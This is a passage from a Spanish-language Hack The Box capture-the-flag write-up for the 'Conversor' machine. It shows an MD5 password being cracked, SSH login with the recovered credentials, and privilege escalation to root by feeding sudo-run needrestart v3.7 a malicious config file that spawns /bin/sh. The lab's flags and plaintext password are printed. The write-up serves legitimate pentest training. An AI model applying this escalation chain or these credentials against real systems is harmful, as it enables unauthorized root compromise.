Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=10
Press 'q' or Ctrl-C to abort, almost any other key for status
Keepmesafeandwarm (?)
1g 0:00:00:00 DONE (2025-12-27 17:41) 1.851g/s 20320Kp/s 20320Kc/s 20320KC/s Keiser01..Keepers137
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Resultado del cracking:

```
Keepmesafeandwarm (?)
1g 0:00:00:00 DONE (2025-12-27 17:41) 1.851g/s ...
```

Se obtuvo exitosamente la contraseña en texto claro: **Keepmesafeandwarm**.

Con esto se obtuvieron credenciales reutilizables para autenticación directa (por ejemplo, SSH), habilitando el movimiento hacia un usuario con mayor nivel de acceso.

Movimiento lateral y escalamiento de privilegios

Con la contraseña en texto claro obtenida en la fase anterior, se realizó un movimiento lateral hacia un usuario del sistema a través del servicio SSH, con el objetivo de contar con una sesión más estable y con el contexto adecuado para continuar con la enumeración local y la escalada de privilegios hasta root.

Acceso al sistema mediante SSH

Se utilizó el servicio SSH expuesto en el puerto 22/tcp para autenticarse con las credenciales recuperadas desde la base de datos.

Credenciales utilizadas:

- **Usuario:** fismathack
- **Contraseña:** Keepmesafeandwarm

Comando ejecutado: **ssh fismathack@10.10.11.92**

Comandos ejecutados: **whoami** & **id**

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh fismathack@10.10.11.92
fismathack@10.10.11.92's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)

fismathack@conversor:~$ whoami
fismathack

fismathack@conversor:~$ id
uid=1000(fismathack) gid=1000(fismathack) groups=1000(fismathack)
```

Una vez verificada la identidad del usuario, se procedió a la lectura de la flag de usuario.

Comando ejecutado: **cat user.txt**

```
fismathack@conversor:~$ ls
user.txt

fismathack@conversor:~$ cat user.txt
fda153a2944bef79f51258f27f324ae1
```

Flag obtenida: fda153a2944bef79f51258f27f324ae1

Enumeración y verificación de permisos

Antes de intentar la escalada, se realizó una exploración manual del sistema de archivos para verificar los permisos actuales. Se navegó a la raíz del sistema y se listaron los directorios.

Comandos ejecutados: **cd /** & **ls**

```
fismathack@conversor:~$ cd /
fismathack@conversor:/$ ls
bin  boot  cdrom  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
```

Posteriormente, se intentó acceder al directorio del administrador (/root) para confirmar las restricciones de acceso.

Comando ejecutado: **cd root**

```
fismathack@conversor:/$ cd root
-bash: cd: root: Permission denied
```

La denegación de permiso confirmó que el usuario actual no tenía acceso directo a los archivos del administrador, haciendo necesaria la escalada de privilegios.

Detección de vulnerabilidad en needrestart

Se procedió a analizar el binario /usr/sbin/needrestart, verificando su versión y estado de ejecución para determinar si era explotable.

Comando ejecutado: **/usr/sbin/needrestart -v**

```
fismathack@conversor:/$ /usr/sbin/needrestart -v
[main] eval /etc/needrestart/needrestart.conf
[main] needrestart v3.7
[main] running in user mode
[Core] Using UI 'NeedRestart::UI::stdio'...
[main] systemd detected
[main] vm detected
[main] inside container or vm, skipping microcode checks
```

Se identificó la versión **v3.7**. Esta versión, combinada con la capacidad de ejecutar el binario mediante sudo (conocimiento inferido por la configuración del sistema), permite la ejecución arbitraria de código mediante la inyección de un archivo de configuración.

Escalamiento a Root

Se llevó a cabo la explotación creando un archivo de configuración malicioso que instruye al intérprete a ejecutar una shell del sistema (/bin/sh).

Creación del payload

Se generó el archivo /tmp/pwn.conf conteniendo la instrucción exec.

Comando ejecutado: **echo 'exec "/bin/sh";' > /tmp/pwn.conf**

```
fismathack@conversor:/$ echo 'exec "/bin/sh";' > /tmp/pwn.conf
```

Ejecución del exploit

Se ejecutó needrestart con privilegios elevados (sudo), forzando la carga del archivo de configuración malicioso mediante el flag -c.

Comando ejecutado: **sudo /usr/sbin/needrestart -c /tmp/pwn.conf**

Comandos ejecutados: **whoami & id**

```
fismathack@conversor:/$ sudo /usr/sbin/needrestart -c /tmp/pwn.conf
#
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

Resultado

La ejecución fue exitosa y el sistema otorgó una shell interactiva con privilegios de root.

Captura de la flag de root

Con acceso total al sistema, se listó nuevamente el directorio raíz y se navegó al directorio /root para recuperar la flag final.

Comandos ejecutados: **ls, cd root, ls & cat root.txt**

```
# ls
bin  boot  cdrom  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
# cd root
# ls
root.txt  scripts
# cat root.txt
967f3326369d2db4306e8841e98a77c8
#
```

Flag obtenida

967f3326369d2db4306e8841e98a77c8

Conclusión del escalamiento de privilegios

El compromiso total del sistema se logró abusando de una configuración insegura en el binario needrestart v3.7. Al permitir la inyección de un archivo de configuración arbitrario en un proceso ejecutado como administrador, fue posible derivar la ejecución hacia una shell de sistema (/bin/sh), eludiendo las restricciones de seguridad y obteniendo control total (root).

Conclusión general

La resolución de la máquina permitió aplicar de manera práctica y estructurada las distintas fases que conforman un proceso de pentesting, desde el reconocimiento inicial hasta la obtención de privilegios administrativos. A lo largo del ejercicio fue posible comprobar la importancia de una correcta enumeración y análisis de la información expuesta, ya que los vectores de ataque identificados surgieron a partir de configuraciones inseguras y la exposición del código fuente.

Durante la fase inicial, el análisis del código ("white box testing") reveló una tarea programada crítica que ejecutaba scripts de forma automática. Esta configuración, combinada con una vulnerabilidad de Path Traversal en la funcionalidad de carga de archivos, permitió eludir las restricciones de la aplicación y depositar un payload en el directorio de ejecución, logrando así el acceso inicial mediante ejecución remota de código (RCE).

Una vez dentro del sistema, la enumeración local resultó determinante. La identificación de una base de datos SQLite oculta en el directorio de la aplicación expuso credenciales de usuarios almacenadas con algoritmos de hash débiles (MD5). El crackeo exitoso de estas credenciales permitió realizar un movimiento lateral legítimo hacia el usuario fismathack a través del servicio SSH.

Finalmente, el escalamiento de privilegios se logró abusando de una vulnerabilidad en el binario needrestart. Aunque el usuario no tenía permisos administrativos completos, la capacidad de ejecutar este binario con sudo y la falta de validación en la carga de archivos de configuración permitieron derivar la ejecución hacia una shell con privilegios de root, comprometiendo totalmente la integridad del sistema.

En conjunto, este escenario demuestra cómo la concatenación de fallos en distintas capas validación de entrada web, automatización insegura, gestión débil de credenciales y configuraciones permisivas de sudo puede ser explotada secuencialmente para tomar el control total de un servidor.

REPORTE TÉCNICO DE PENTESTING

KeruDWL

Hack The Box – Conversor

2025

GitHub · KeruDWL

HTB · KeruDWL